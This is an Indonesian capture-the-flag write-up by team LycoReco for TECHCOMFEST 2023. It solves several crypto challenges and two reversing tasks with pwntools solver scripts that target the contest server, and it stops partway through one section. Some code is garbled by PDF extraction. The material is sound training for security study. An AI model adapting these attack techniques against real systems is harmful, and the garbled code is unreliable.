

Writeup LycoReco TECHCOMFEST 2023



Anggota tim:
kurumi
azuketto
chaerla

Daftar Isi

Daftar Isi	2
Cry	5
Hashllision	5
Flag: TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}	7
baby-xor	7
FLAG: TECHCOMFEST23{b4by_x0r_s00_ez}	9
Radhit Suka Aritmatika	9
FLAG: TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}	12
Roger Sumatra	13
FLAG: TECHCOMFEST23{https://shorturl.at/cjkE0}	18
Rev	19
hanaracaka	19
FLAG:	
TECHCOMFEST23{Nicee_:P_rev_aksara_is_actually_just_matematika_das	
ar}	23
Artistic	24
FLAG: TECHCOMFEST23{Not_So_Artistic}	30
Web	31
Note Manager	31
Flag: TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33l3s_l1k3_a_r4c3r}	33
Yet Another Python SSTI Challenge	33
FLAG:	
TECHCOMFEST23{55T1_pyth0n_4nd_g3t_rc3_1s_s0m3thing_c0mm0n_1n_CTF_r	
1ght?}	35
Sandbox	37
Landbox 1.0	37
FLAG: TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}	41
Landbox 2.0	41
FLAG: TECHCOMFEST23{w4tcH_0ut_w3_h4v3_LUA_G0D_H3r33333!!!!}	47
Basher	48
Flag: TECHCOMPFEST2023{b4aassss555hhh_0h_b44444ashhhhhh_51238459}	
51	

Basher Revenge	51
Flag: TECHCOMPFEST2023{b45h_m3_pl3453_75129471294812}	51
Pwn	52
Star Platinum	52
Flag: TECHCOMPFEST23{F1RsT_t1m3_PwNiNg_tHR0uGh_W3B_hUH?}	57
Misc	58
Welcome and Good Luck!	58
Flag: TECHCOMPFEST23{Ganbare_Peko}	58
ASCII Catch	59
Flag:	
TECHCOMPFEST23{pLz_d0Nt_t311_m3_th4t_y0u_d3c0de_th1S_m4nu4lLy}	63
Wordle	63
Flag: TECHCOMPFEST23{F14G_F0r_Th3_Ch4mPs}	65
OSINT	66
Runaway	66
Flag: TECHCOMPFEST23{-8.7:115.2}	68
Contact	68
Flag: TECHCOMPFEST23{628988117322:Chariovalda Efstathios}	71
Dewaweb (Sponsor)	72
Flag: TECHCOMPFEST23{Th4nkS_T0_Dewaweb_F0r_Sp0nS0r1ng_Us}	73
Foren	73
Mono	73
Flag:	
TECHCOMPFEST23{wh0_d03snT_LOV3_F1Ve_N1GhtS_At_fr3DDyS_R1gHt_aNyWay	
_HeR3_1s_uR_FL4G_a1cd6113}	74
Flag Checker	75
Flag:	
TECHCOMPFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0h_w31L_H3	
r3_W3_4r3}	75
QRacking	76
Flag:	
TECHCOMPFEST23{p4rS1nG_S00_m4nY_QR_c0DeS_1sNt_S0_fUN_4fT3r_4LL}	80
Pixel	81
FLAG: TECHCOMPFEST23{eniwei_lu_ada_rencana_masuk_sunib_ga_ngab_}	
82	

Cry

Hashllision

200

Hasheverything!

nc 103.49.238.77 33083

Author: aimardcr

Berikut merupakan chall soal:

```
#!/usr/bin/python
```

```
SECRET_WORD = "nino"
```

```
def hash_code(s):
```

```
    h = 0
```

```
    for c in s:
```

```
        h = (31 * h + ord(c)) & 0xFFFFFFFF
```

```
    return h
```

```
def main():
```

```
    with open("flag.txt", "r") as f:
```

```
        flag = f.read()
```

```
    print("Do you know the secret word?")
```

```
    s = input(">> ")
```

```
    if s != SECRET_WORD:
```

```
        if hash_code(s) == hash_code(SECRET_WORD):
```

```
            print("Noice!")
```

```
            print("Here's your flag: " + flag)
```

```
        else:
```

```
            print("Hmmm, are you sure about that?")
```

```
    else:
```

```
        print("Oopsie, you can't do that!")
```

```
if __name__ == "__main__":
    main()
```

Pada dasarnya, kita diminta untuk melakukan hash collision, dimana hash dihitung berdasarkan fungsi hash_code(). Karena perhitungan hash_code hanya berdasarkan elemen sebelumnya, kita dapat membuat hash collision dengan mudah, hanya dengan mengubah dua elemen terakhir dari secret "nino". Pada dasarnya, karena $h = 31 * h_sebelumnya + ord(c)$, jika kita menambah elemen kedua terakhir sebanyak satu, kita cukup mengurangi elemen terakhir sebanyak 31, dan hash collision diperoleh. Karena perhitungan sangat sederhana, collision langsung dihitung tangan, dan solver hanya digunakan untuk mensubmit jawaban.

Berikut solver yang digunakan:

```
from pwn import *
SECRET_WORD = "nino"
mine = "nioP"
def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h

tar = hash_code(SECRET_WORD)
print(hash_code(SECRET_WORD))

now = hash_code(mine)
print(hash_code(mine))

ip = "103.49.238.77"
#sock = int
sock = 33083

r = remote(ip, sock)
r.sendline(mine.encode())
r.interactive()
```

```
[x] Opening connection to 103.49.238.77 on port 33083: Trying 103.49.238.77
[+] Opening connection to 103.49.238.77 on port 33083: Done
[*] Switching to interactive mode
Do you know the secret word?
>> Noice!
Here's your flag: TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}
[*] Got EOF while reading in interactive
[]
```

Flag: TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}

baby-xor

304

Easy chall for you, think you can do it?

Author: aimardcr

Berikut merupakan chall soal:

```
#!/usr/bin/python
import os

def encrypt(string):
    key = os.urandom(int(len(string) / 5))

    result = ''
    for i in range(len(string)):
        result += chr(ord(string[i]) ^ (key[int(i / 5)] & 0xff))

    return result

if __name__ == '__main__':
    with open('flag.txt', 'r') as f:
        flag = f.read()
```

```
assert len(flag) % 5 == 0

print(encrypt(flag).encode('latin1').hex())
```

Pada dasarnya, tiap 5 byte dari flag di-xor dengan byte yang sama. Dengan itu, kita dapat menghitung bagian awal flag karena header yang diketahui (TECHCOMFEST23{), dan bagian akhir flag (}). Dari situ saja, kita sudah memperoleh 20 dari 30 bytes flag. Untuk 10 bytes lainnya, kita bisa membruteforce 2 byte key lainnya (dapat dilakukan satu per satu, secara sekuensial). Berikut merupakan solver yang digunakan:

```
from pwn import *

head = b"TECHCOMFEST23{b4by_"

def decrypt(ct, start, key):
    plain = bytearray(ct)
    for i in range(0, 5):
        plain[start + i] = ct[start + i] ^ key[0]
    return plain

def isAscii(pt):
    for c in pt:
        if c > 128 or c < 32:
            return False
    return True

ct = "14050308032022292a3c472120687147110a2c0bfcbe93bffc4629130c0b"
ct = bytes.fromhex(ct)
print(len(ct))
ct = decrypt(ct, 0, xor(head[0],ct[0]))
ct = decrypt(ct, 5, xor(head[5],ct[5]))
ct = decrypt(ct, 10, xor(head[10],ct[10]))
ct = decrypt(ct, 15, xor(head[15],ct[15]))
ct = decrypt(ct, 25, xor(b'}',ct[29]))
for i in range(0xff):
    pt1 = ct
    pt1 = decrypt(pt1, 20, i.to_bytes(1, "big"))
    print(pt1)
```

```

bytearray(b'TECHCOMFEST23{b4by_x;yTx;0_ez}')
bytearray(b'TECHCOMFEST23{b4by_x4v[w40_ez}')
bytearray(b'TECHCOMFEST23{b4by_x5wZv50_ez}')
bytearray(b'TECHCOMFEST23{b4by_x6tYu60_ez}')
bytearray(b'TECHCOMFEST23{b4by_x7uXt70_ez}')
bytearray(b'TECHCOMFEST23{b4by_x0r_s00_ez}')
bytearray(b'TECHCOMFEST23{b4by_x1s^r10_ez}')
bytearray(b'TECHCOMFEST23{b4by_x2p]q20_ez}')

```

Flag: TECHCOMFEST23{b4by_x0r_s00_ez}

Radhit Suka Aritmatika

436

Radhit baru saja menyukai matematika dan dia baru saja mempelajari berbagai macam algoritma. Dia tidak ingin mempelajarinya sendiri, maka dari itu dia membuat challenge untuk di kerjakan. Bisakah kamu menyelesaikan challenge dari radhit?

Author: kyruuu

Berikut merupakan chall soal:

```

from random import randint
from Crypto.Util.number import *

def faktorterbesar(a,b): return faktorterbesar(b%a,a) if a else b

def totient(numbers):
    totient = 0
    #####
    #
    # Lah kok ilang? pasti gara gara ketumpahan kopi
    # padahal udah sulit sulit buat fungsi EULER TOTIENT :(
    #
    #####
    return totient

```



```

def cari_e():
    while True:
        e = randint(57331,65537)
        if faktorterb Besar(e,(p-1)*(q-1)) == 1:
            if faktorterb Besar(e,n) == 1:
                return e
            else:
                continue

flag = b'TECHCOMP FEST2023{###REDACTED###}'
flag = bytes_to_long(flag)

p = getPrime(256)
q = getPrime(256)
n = p*q

e = cari_e()
e1 = e % (6*3 + 1)
e2 = e % (6*13 + 1)
e3 = e % (6*31 + 1)

minpminq = -p -q

c = pow(flag, e, n)
ne = n * pow(e,p*2,p)
kunci = totient(6^1337^totient(7))
ckunci = c^kunci

print('e1 =', e1)
print('e2 =', e2)
print('e3 =', e3)
print('minpminq =', minpminq)
print('ne =', ne)
print('cxorkunci =', ckunci)
print('totienttest =', totient(11), totient(27), totient(211))

```

Pada dasarnya, enkripsi dilakukan RSA-like, dengan e degenerate `cari_e()`, dan diberikan $p+q$ (dari `minpminq`). Nilai e dapat dicari

menggunakan chinese remainder theorem, dengan menggunakan nilai e_1 , e_2 , dan e_3 . Nilai n dapat dicari dengan mudah dari nilai ne , dimana kita “membuang” faktor kecil dari ne , dan yang tersisa adalah nilai n . Hal ini dapat dengan mudah dilakukan menggunakan factordb. Selanjutnya, $\text{totient}(n)$ dapat dihitung dari $n - (p+q) + 1$, dan private key dapat dihitung dengan mudah dari $\text{pow}(e, -1, \text{totient}(n))$. Berikut merupakan solver yang digunakan:

```
from random import randint
from Crypto.Util.number import *
import sympy

from functools import reduce
def chinese_remainder(n, a):
    sum = 0
    prod = reduce(lambda a, b: a*b, n)
    for n_i, a_i in zip(n, a):
        p = prod // n_i
        sum += a_i * mul_inv(p, n_i) * p
    return sum % prod

def mul_inv(a, b):
    b0 = b
    x0, x1 = 0, 1
    if b == 1: return 1
    while a > 1:
        q = a // b
        a, b = b, a%b
        x0, x1 = x1 - q * x0, x0
    if x1 < 0: x1 += b0
    return x1

def totient(numbers):
    totient = 0
    totient = sympy.totient(numbers)
    return totient

e1 = 18
e2 = 7
```

```

e3 = 72
pplusq =
139525870273634678623610821166611622329726377298962260334521713383107368568730
n =
484637050772740024414767604339944209312885357103500484484252062476335925541971572
1728386612831878051728340173005437327439085198975906223725055914968338729

e = chinese_remainder([6*3 + 1, 6*13 + 1, 6*31 + 1], [e1, e2, e3])
ct =
180792428606639771321050763722472930920923386064729751772703959897675953085254221
2102470368101459237734440098718294239964956258775996630368619623055582112
kunci = totient(6^1337^totient(7))
ct = ct ^ kunci
tot = n - pplusq + 1
d = pow(e, -1, tot)
pt = pow(ct, d, n)
print(long_to_bytes(pt))

```

```

24
25
26 def totient(numbers):

```

PROBLEMS
OUTPUT
DEBUG CONSOLE
TERMINAL
SQL CONSOLE
GITLENS

PS C:\Users\Erik\Github\CTF-archive> c:; cd 'c:\Users\Erik\Github\ers\Erik\.vscode\extensions\ms-python.python-2022.20.2\pythonFilesF-archive\techcompfest\aritmatika\solve.py'
b'TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}'
PS C:\Users\Erik\Github\CTF-archive>

Flag: TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}

Roger Sumatra

489

I'm being tired with roger sumatra these days, but yeah here we go the absurd meme.

nc 103.49.238.77 35732

Author: Gustavo Fring

Berikut merupakan chall pada soal:

```
#!/usr/bin/env python3
```

```
import random,string,hashlib
```

```
flag = "https://youtu.be/UIp6_0kct_U"
```

```
char = string.ascii_letters + string.digits
```

```
n = len(char)//2
```

```
d = 0.6
```

```
def generate(n,d):
```

```
    max = 2 ** (n/d)
```

```
    what = [random.randrange(1,int(max)) for _ in range(n)]
```

```
    rahasia = [random.randrange(0,2) for _ in range(n)]
```

```
    res = sum(map(lambda i: i[0] * i[1], zip(what, rahasia)))
```

```
    return rahasia,what,res
```

```
def aku_mau_flag_dong(rahasia,tebak):
```

```
    w0w = ""
```

```
    i = 0
```

```
    while i < len(rahasia)*2:
```

```
        w0w += char[i] if rahasia[i % len(rahasia)] else ""
```

```
        i += 1
```

```
    hashed = lambda x: hashlib.sha256(x.encode()).hexdigest()
```

```
    if hashed(w0w) != hashed(tebak):
```

```
        return False
```

```
    return True
```

```

rahasia,roger,sumatra = generate(n,d)
print('Nih kukasih roger sumatra aja dlu, klo mau flag minimal tau rahasianya')
print('roger = ', roger)
print('sumatra = ', sumatra)
tebak = input('rahasia = ')
if aku_mau_flag_dong(rahasia, tebak):
    print(f'hadehhh {flag}')
    exit(0)
exit(1)

```

Pada dasarnya, kita diberikan array “roger”, dan sum “sumatra”. Sumatra merupakan sum dari subset Roger, dan kita perlu mencari subset ini untuk menghitung secret yang akan digunakan pada fungsi `aku_mau_flag_dong()`.

Problem ini sebenarnya merupakan problem klasik pada Competitive Programming, dan pada umumnya disolve menggunakan Dynamic Programming, tetapi menggunakan complexity $O(\text{sum} * n)$, dimana sum adalah besar sum of subsets, dan n adalah besar array. Tetapi, solusi ini tidak feasible, karena sum sekitar 2 pangkat 50, atau sekitar 10 pangkat 15, sehingga akan berjalan dalam waktu yang sangat lama. Hal tersebut dapat dimitigasi dengan mengubah tabel memoisasi DP menjadi Hash Table, sehingga kompleksitas dapat berubah menjadi sekitar $O(2^{31} * n)$, tetapi solusi ini masih berjalan lebih dari 10 menit dari hasil eksperimen kami.

Untuk mengatasi ini, kami menggunakan divide and conquer (atau lebih umum dikenal sebagai MITM pada CTF), untuk membuat complexity menjadi feasible. Pertama, kita generate semua sum yang mungkin pada paruh array pertama (ada maksimum 2^{15} sum, karena ada 2^{15} subsets), dan juga pada paruh kedua (2^{16}). Kemudian, salah satu array sum disort, dan dilakukan traversal pada array lainnya. Untuk tiap iterasi, kita cari nilai ($\text{sum_target} - \text{current_value_traversed}$) pada array yang disort menggunakan binary search. Hal tersebut membuat kompleksitas menjadi $O(n/2 \log (n/2))$, dan saat ada iterasi yang hit pada binary search, dilakukan solusi DP tadi pada kedua paruh array secara terpisah, sehingga kompleksitas total menjadi sekitar $O(n/2 \log (n/2) + 2^{16} * n)$, dan dari hasil eksperimen kami, solusi ini sudah berjalan sangat cepat, dibawah satu detik.

Berikut merupakan solver yang digunakan:

```

import random,string,hashlib
from pwn import * # pip install pwntools
from Crypto.Util.number import *

ip = "103.49.238.77"
#sock = int
sock = 35732

r = remote(ip, sock, level='debug')

char = string.ascii_letters + string.digits
n = len(char)//2
d = 0.6

def isSubsetSum(arr, n, sum):

    print("enter")
    subset =[set() for i in range(n + 1)]

    # If sum is 0, then answer is true
    for i in range(n + 1):
        subset[i].add(0)

    # Fill the subset table in bottom up manner
    for i in range(1, n + 1):
        print(i)
        for c in subset[i-1]:
            subset[i].add(c)
            if c+arr[i-1] <= sum:
                subset[i].add(c+arr[i-1])

    print("done")
    assert(sum in subset[n])

    d = [0 for i in range(n)]
    cur = sum
    for i in range(n, 0, -1):
        print(i)
        if cur in subset[i-1]:

```

```

        d[i-1] = 0
    elif cur-arr[i-1] in subset[i-1]:
        d[i-1]=1
        cur -= arr[i-1]
    else:
        print("error")

    return d

```

```

def dnc(arr, tot):
    n = len(arr)//2
    left = {0}
    for i in range(n):
        temp = set()
        for s in left:
            if (s+arr[i] <= tot):
                temp.add(s+arr[i])
        left.update(temp)

    print(len(left))
    right = {0}
    for i in range(n, len(arr)):
        temp = set()
        for s in right:
            if (s+arr[i] <= tot):
                temp.add(s + arr[i])
        right.update(temp)
    left = list(left)
    left.sort()
    print(len(left), len(right))
    for c in right:
        tar = tot - c
        l = 0
        r = len(left)-1
        while l<r:
            mid = (l+r)//2
            if left[mid] > tar:
                r = mid
            elif left[mid] < tar:

```

```

        l = mid + 1
    else:
        l = mid
        r = mid
    if left[l] == tar:
        d1 = isSubsetSum(arr[:n], n, tar)
        d2 = isSubsetSum(arr[n:], len(arr[n:]), c)
        print(d1, d2)
        return d1+d2

def tobits(n):
    s = f'{n:031b}'
    ret = []
    for c in s:
        ret.append(int(c))
    return ret

def generate(n,d):
    max = 2 ** (n/d)
    what = [random.randrange(1,int(max)) for _ in range(n)]
    rahasia = [random.randrange(0,2) for _ in range(n)]
    res = sum(map(lambda i: i[0] * i[1], zip(what, rahasia)))
    return rahasia,what,res

def try_secret(rahasia):
    w0w = ""
    i = 0
    while i < len(rahasia)*2:
        w0w += char[i] if rahasia[i % len(rahasia)] else ""
        i += 1
    return w0w

r.recvuntil(b'roger = ')
lis = r.recvline().strip().decode()
r.recvuntil(b'sumatra = ')
tot = r.recvline().strip().decode()
tot = int(tot)

arr = []

```



```

lis = lis[1:-1].split(",")
for c in lis:
    d = c.strip()
    arr.append(int(d))

d = dnc(arr, tot)
print(d)
secret = try_secret(d)

r.recvuntil(b'rahasia = ')
r.sendline(secret.encode())

r.interactive()

```

Setelah mendapatkan subset yang memiliki sum yang diinginkan, kita cukup generate tebakan menggunakan fungsi yang sama yang digunakan pada `aku_mau_flag_dong()`, dan flag diperoleh.

```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  SQL CONSOLE  GITLENS

[1, 0, 1, 0, 1, 1, 0, 1, 0, 1, 0, 0, 1, 0, 1] [1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 0, 0, 0, 1, 1, 1]
[1, 0, 1, 0, 1, 1, 0, 1, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 0, 1, 1, 1]
[DEBUG] Sent 0x25 bytes:
    b'acefhjmopqtwxyCDEFHJKMORTUVY0123789\n'
[*] Switching to interactive mode
[DEBUG] Received 0x31 bytes:
    b'hadehhh TECHCOMFEST23{https://shorturl.at/cjkE0}\n'
hadehhh TECHCOMFEST23{https://shorturl.at/cjkE0}
[*] Got EOF while reading in interactive

```

Flag: TECHCOMFEST23{https://shorturl.at/cjkE0}

Rev

hanaracaka

484


Ayo lestarikan aksara jawa sebagai warisan budaya Indonesia!

perhatikan lagi format flagnya ya, kalo format flagnya beda berarti itu bukan flagnya

Author: Gustavo Fring

Diberikan dua buah file yaitu aksaout dan satu file yang bertuliskan aksarajawa, file tersebut ternyata sebuah python yang ditulis dengan campuran bahasa aksara jawa. Kami menggunakan <https://kongresaksarajawa.id/salinsaja/> sebagai referensi untuk translate dan <https://github.com/lantip/sawa/tree/main/docs> sebagai referensi keakuratan

```
From libnum impor t n2s as e393789, s2n as v4
From ran dom impor t ran din t as v2, randby tes as v3
From sec ret impor t flag as v1
V5 = biantu e704706: e704706 yén e704706 <= 1 liané v5(e704706 - 1) + v5(e704706 - 2)
V6 = biantu e688213,e348921: hingt( sërát (v5(hingt( sërát (e688213))) + v5(hingt( sërát (e348921)))) + sërát (v5(hingt( sërát (e348921))) + v5(hingt( sërát (e688213)))) * hingt( sërát (v5(hingt( sërát (e348921))) + v5(hingt( sërát (e688213)))) + sërát (v5(hingt( sërát (e688213))) + v5(hingt( sërát (e348921))))))
V7 = biantu e663482,e112418,e199700,e142985,e334657,e475658,e105148,e400880,e545848,e718936:e663482*e112418+e199700//e142985-e334657^e718936+e475658//e105148^e400880*e545848
E123851 = v4(v1) << jumlah ([e965916 kang go e965916 hing han tara (v2(v2(0,50),v2(50,100)))))
V8 = v7(6969696969,v5(500),e123851,13,-323129992199354,v5(100),kwasá(v4(63848936301258),v4(b993912942412),v4(1029385868923)),37,v6(100,120),v4(b TECHC OM PF ES T2023{rever sin g_ aksara _ jawa _is_too_ezpz_for_u}))
Karo bu kak ( aksa out ) dadi f:
Prhingt(v8, file=f)
```



Ing isor iki ukara utawa istilah ana ing `python` lan padhanané ana ing `python`. Ing kolom mburi dhéwé, dak sertaaké tulisan Latiné, menawa bisa nggampangaké. Cara Latin iku ora dianggo ana ing `python`.

Python	ꦥꦺꦴꦏꦺꦴꦤ	Latiné
True	ꦠꦺꦴꦂ	bener
False	ꦠꦺꦴꦭ	salah
None	ꦤꦺꦴ	suwung
as	ꦲꦱ	dadi
assert	ꦲꦱꦺꦂ	sida
async	ꦲꦱꦺꦴꦤ	ora mathuk
and	ꦲꦤ	lan
await	ꦲꦮ	nunggu
break	ꦲꦲꦁ	lèrèn
class	ꦏꦼꦱ	kelas
continue	ꦠꦺꦴꦤ	terusaké
def	ꦢꦺꦴꦂ	fungsi
del	ꦲꦺꦴ	busak
elif	ꦲꦺꦴ	utawa liyané

Hasil decrypt kira-kira sebagai berikut:

```
from libnum import n2s as e393789, s2n as e939733
from random import randint as e806217, randbytes as e204915
from secret import flag as e5025951
# fibonacci
e511911 = lambda e704706: e704706 if e704706 <= 1 else e511911(e704706 - 1) +
e511911(e704706 - 2)
e812342 = lambda e688213,e348921: int(fiber(e511911(int(str(e688213)))) +
e511911(int(str(e348921)))) + str(e511911(int(str(e348921)))) +
e511911(int(str(e688213))) * int(str(e511911(int( fiber (e348921)))) +
e511911(int(str(e688213)))) + str(e511911(int(str(e688213)))) +
e511911(int(str(e348921))))))
e9991283 = lambda
e663482,e112418,e199700,e142985,e334657,e475658,e105148,e400880,e545848,e718936:e
663482*e112418+e199700//e142985-e334657^e718936+e475658//e105148^e400880*e545848
e123851 = s2n(flag) << sum ([e965916 kang go e965916 hing han tara
(randint(randint(0,50),randint(50,100)))]
e843915 =
e9991283(6969696969,e511911(500),e123851,13,-323129992199354,e511911(100),kwas(s
2n('63848936301258'),s2n(b'993912942412'),s2n('1029385868923')),37,e812342(100,12
0),s2n(b"TECHCOMP FEST2023{reversing_aksara_java_is_too_ezpz_for_u}"))
```

```
with open("aksaout") as f:
    print(e843915, file=f)
```

Fungsi pertama (e511911) pada dasarnya adalah fungsi fibonacci, fungsi kedua (e812342) menggunakan fungsi fib tersebut pada serangkaian operasi aritmatika, fungsi ketiga (e9991283) mengambil 10 parameter dan melakukan serangkaian operasi matematika, dan variabel (e123851) melakukan shift left sebanyak random pada flag.

Kemudian, flag akan dioperasikan bersama 9 variabel lainnya pada fungsi ketiga, dan hasil fungsi tersebut akan diberikan sebagai ciphertext. Untuk mendecryptnya, kita cukup mereplikasi perhitungan variabel, dan mereverse perhitungan ciphertext untuk mendapatkan flag. Jumlah shift left pada flag cukup ditebak saja (bruteforce).

```
# -*- coding: UTF-8 -*-
import codecs
from libnum import n2s, s2n

def replace(text, pattern, target):
    l = list(text)
    pattern = list(pattern)
    points = []
    for i in range(len(l)-len(pattern)):
        f = True
        for j in range(len(pattern)):
            if text[i+j] != pattern[j]:
                f = False
        if f:
            points.append(i)

    for c in points:
        for i in range(len(pattern)):
            l[c+i] = target[i]
    return u"".join(l)

ct =
970292150269902548600480897613560962318006301211087987191167350726826247931780939
259497865455888971495731244820727611378807861665352223218942340372642765301463024
```

```

971129582710999071177632702688975222019548877726005073934925540079472013532862264
028281600073816240968561984022220781836576517202236136109067089505573251321756955
377802831625691186740771050823437705240170133422093313154475372232209666934412700
882837492682735983002497970483115170340762196465852836047461051617913457177808694
540810799912259167757020020983696788654672634724550680439069422002899017669691554
089643138258542360181613383073296938941810262287449046481786961515914464580976062
18911789562055675437023473414332927781004231285
print(ct.bit_length())
dp = [0 for i in range(3000)]
def fib():
    dp[1]=1
    dp[2]=1
    for i in range(3,3000):
        dp[i]=dp[i-1]+dp[i-2]
def fibb(k):
    return dp[k]
fib()
print(dp[500].bit_length())
k = fibb(int(str(100)))
e812342 = lambda e688213,e348921: int(str(fibb(int(str(e688213))) +
fibb(int(str(e348921)))) + str(fibb(int(str(e348921))) + fibb(int(str(e688213))))
* int(str(fibb(int( str (e348921))) + fibb(int(str(e688213)))) +
str(fibb(int(str(e688213))) + fibb(int(str(e348921)))))
e812342 = lambda e688213,e348921: int((fibb(int((e688213))) +
fibb(int((e348921)))) + (fibb(int((e348921))) + fibb(int((e688213)))) *
int((fibb(int((e348921))) + fibb(int((e688213)))) + (fibb(int((e688213))) +
fibb(int((e348921)))))

cipher = lambda
e663482,e112418,e199700,e142985,e334657,e475658,e105148,e400880,e545848,e718936:e
663482*e112418+e199700//e142985-e334657^e718936+e475658//e105148^e400880*e545848
cipher = lambda a,b,c,d,e,f,g,h,i,j: a*b+c//d-e^f+g//h^i*j
a = 6969696969
b = dp[500]
# C IS FLAG
d = 13
e = -323129992199354
f = dp[100]
g = pow(s2n('63848936301258'),s2n(b'993912942412'),s2n('1029385868923'))

```

Perlu diperhatikan juga bahwa flag mengalami floor division dengan 13 (c//d), sehingga nilai yang terbuang (c%d), juga kita tebak (bruteforce).

[illegible]

```
Flag:
TECHCOMFEST23{Nicee :P_rev_aksara_is_actually_just_matematika_dasar}
```

Artistic

479


I just made this simple Paint application in C# and draw some stuff with it.
I hope no one knows what I drew...

Author: aimardcr

Diberikan sebuah .exe file dan sebuah file berextension .peko

```
Permissions Size User Date Modified Name
.rwxrwxrwx 4.9M gawrgare 19 Dec 2022 paint.peko
.rwxrwxrwx 15k gawrgare 14 Dec 2022 Paint Peko.exe
> file Paint\ Peko.exe
Paint Peko.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```


Ternyata file tersebut merupakan sebuah .net assembly 32bit.
Digunakanlah dnSpy untuk melakukan reversing pada app tersebut
<https://github.com/dnSpy/dnSpy>



Teradapat fungsi btn_Save_click yang berperan penting dalam process enkripsi gambar menjadi .peko file. Setelah dibuka ternyata file tersebut berisi unicode aneh yang nantinya akan di operasikan

```
});  
string text11 = "00ff.0004-鬼伽姆離飛搖杵摠瑤管領頁魁駁A畧毘魯裂設\udfc1000-\u0eaa%啾歌騰聖挂沂培朵和韶鍾鳴KQ諳대뽕쨈갓\udc82000?  
J08|:%c就涼幾佃峇曉靛瓊紋鈔鈔?詔昱品聃吞窺\uada43變000^c00k0r";  
for (int num15 = 0; num15 < 103; num15++)  
{  
    int num16 = (int)text11[num15];  
    num16--;  
    num16 = ~num16;  
    num16 = ((num16 << 5 | (num16 & 65535)) >> 11) & 65535);  
    num16 += num15;  
    num16 = ((num16 << 5 | (num16 & 65535)) >> 11) & 65535);  
    text11 = text11.Substring(0, num15) + ((char)(num16 & 65535)).ToString() + text11.Substring(num15 + 1);  
}
```

Karena pada dnSpy support fitur debug maka langsung saja di debug dan set breakpoint pada bagian akhir yaitu ketika kita menekan tombol save untuk menyimpan file berekstensi .peko



Berikut merupakan beberapa variable yang terdefinisi ketika proses save file

▶ this	{MyPaint.Form1, Text: Paint Peko}	MyPaint.Form1
▶ sender	{System.Windows.Forms.Button, Text: Save}	object {System.Windows.Forms.B...
▶ e	{System.Windows.Forms.MouseEventArgs}	System.EventArgs {System.Windo...
